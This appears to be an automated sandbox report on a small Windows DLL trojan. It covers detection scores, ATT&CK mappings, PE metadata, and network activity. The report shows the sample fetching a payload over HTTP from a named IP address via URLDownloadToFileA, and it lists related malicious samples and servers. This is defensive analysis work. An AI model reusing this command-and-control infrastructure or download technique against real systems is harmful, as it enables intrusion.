ID: 339445
Sample Name: sample3.bin
Cookbook: default.jbs
Time: 03:57:54
Date: 14/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Analysis Report sample3.bin

Overview

General Information

Sample Name:	sample3.bin (renamed file extension from bin to dll)
Analysis ID:	339445
MD5:	b4164149ffc43c2..
SHA1:	78c01aa4f88d35a.
SHA256:	800e1192e5ec3d..


Detection

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- System process connects to networ…
- Creates a DirectInput object (often fo…
- Internet Provider seen in connection…
- Program does not show much activi…
- Uses 32bit PE files
- Uses a known web browser user age…
- Uses code obfuscation techniques (…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 3564 cmdline: loaddll32.exe 'C:\Users\user\Desktop\sample3.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - rundll32.exe (PID: 2148 cmdline: rundll32.exe C:\Users\user\Desktop\sample3.dll,D MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance
- Networking



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Rundll32 1	Input Capture 1	System Information Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sample3.dll	57%	Virustotal		Browse
sample3.dll	3%	Metadefender		Browse
sample3.dll	69%	ReversingLabs	Win32.Trojan.Tiny	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://207.154.235.218/campo/z/z	4%	Virustotal		Browse
http://207.154.235.218/campo/z/z	0%	Avira URL Cloud	safe	
http://207.154.235.218/campo/z/zC:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://207.154.235.218/campo/z/z	true	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://207.154.235.218/campo/z/zC:	sample3.dll	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.154.235.218	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339445
Start date:	14.01.2021
Start time:	03:57:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 7s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	sample3.bin (renamed file extension from bin to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.evad.winDLL@4/0@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated
Warnings:	Show All • Exclude process from analysis (whitelisted): svchost.exe • Execution Graph export aborted for target rundll32.exe, PID 2148 because there are no executed function • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
03:58:46	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.154.235.218	SecuriteInfo.com.Exploit.Siggen2.65090.20789.xls	Get hash	malicious	Browse	• 207.154.235.218/campo/q/q
	SecuriteInfo.com.Exploit.Siggen2.65090.20789.xls	Get hash	malicious	Browse	• 207.154.235.218/campo/q/q

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	sample1.doc	Get hash	malicious	Browse	• 188.226.165.170
	RRW9901200241.exe	Get hash	malicious	Browse	• 161.35.25.247
	Byrnes Gould PLLC.odt	Get hash	malicious	Browse	• 178.128.131.91
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 107.170.138.56
	Project review_Pdf.exe	Get hash	malicious	Browse	• 128.199.234.84
	Consignment Details.exe	Get hash	malicious	Browse	• 161.35.147.117
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 167.71.226.205
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 107.170.138.56
	RFQ 41680.xlsx	Get hash	malicious	Browse	• 178.62.58.5
	Doc.doc	Get hash	malicious	Browse	• 178.128.68.22
	mobdro.apk	Get hash	malicious	Browse	• 142.93.74.196
	mobdro.apk	Get hash	malicious	Browse	• 142.93.74.196
	Test.HTM	Get hash	malicious	Browse	• 159.89.4.250
	Doc.doc	Get hash	malicious	Browse	• 167.71.148.58
	Electronic form.doc	Get hash	malicious	Browse	• 157.245.123.197
	_____.doc	Get hash	malicious	Browse	• 188.166.207.182
	_____.doc	Get hash	malicious	Browse	• 188.166.207.182
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,I521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 5.101.110.225
	info.doc	Get hash	malicious	Browse	• 138.197.99.250
	JI35907_2020.doc	Get hash	malicious	Browse	• 178.128.68.22

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	3.6753551074955317
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	sample3.dll
File size:	4096
MD5:	b4164149ffc43c2bf55cb66922e738b0
SHA1:	78c01aa4f88d35acfbc3d7142232cd1aa7682a6e
SHA256:	800e1192e5ec3d2d9b17a3e2d8996cadbdd96ac6d8c59dfcf989264a956eb8d4
SHA512:	3971ffaed0a282602fdd0984093480638eab6415351c80e6e6a3921b4a312f2451d0f6964370a5f471ee52f3776c86dce757fd5d4ee1e0b150e92efda4054048
SSDEEP:	48:aOYItNcalsIk6B82DyWVyzKZ+uhFJheDrJsRuUTe:frlsIv+khQlrJMdT

General

File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b...../...../...../...../...../.....Rich.....PE..L.....^.....!.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10000000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	NO_SEH, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5EC4118E [Tue May 19 17:04:14 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	00efe7c5f7ae0f17696c089cc9514203

Entrypoint Preview

Instruction
dec ebp
pop edx
nop
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x2180	0x44	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x22b0	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0xf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x5000	0x58	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x2140	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x20	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x288	0x400	False	0.4169921875	data	4.07030293356	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2000	0x380	0x400	False	0.556640625	data	4.45928642652	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3000	0x18	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0xf8	0x200	False	0.3359375	data	2.51196201565	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x5000	0x58	0x200	False	0.19921875	data	1.32066429345	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x4060	0x91	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	GetProcAddress, LoadLibraryA, LocalAlloc, lstrlenA, CloseHandle
VCRUNTIME140.dll	memset

Exports

Name	Ordinal	Address
D	1	0x10001110

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 03:58:43.856898069 CET	49715	80	192.168.2.3	207.154.235.218
Jan 14, 2021 03:58:43.897797108 CET	80	49715	207.154.235.218	192.168.2.3
Jan 14, 2021 03:58:43.898005009 CET	49715	80	192.168.2.3	207.154.235.218
Jan 14, 2021 03:58:43.899333000 CET	49715	80	192.168.2.3	207.154.235.218
Jan 14, 2021 03:58:43.939624071 CET	80	49715	207.154.235.218	192.168.2.3
Jan 14, 2021 03:58:43.939666033 CET	80	49715	207.154.235.218	192.168.2.3
Jan 14, 2021 03:58:43.939781904 CET	49715	80	192.168.2.3	207.154.235.218
Jan 14, 2021 03:58:43.941756964 CET	49715	80	192.168.2.3	207.154.235.218
Jan 14, 2021 03:58:43.981983900 CET	80	49715	207.154.235.218	192.168.2.3

HTTP Request Dependency Graph

- 207.154.235.218

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49715	207.154.235.218	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2021 03:58:43.899333000 CET	605	OUT	GET /campo/z/z HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 207.154.235.218 Connection: Keep-Alive

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 3564 Parent PID: 5740

General

Start time:	03:58:42
Start date:	14/01/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\sample3.dll'
Imagebase:	0x230000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2148 Parent PID: 3564

General

Start time:	03:58:42
Start date:	14/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\sample3.dll,D
Imagebase:	0x11a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\ui1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	740D1203	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	740D10FE	URLDownloadToFileA

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis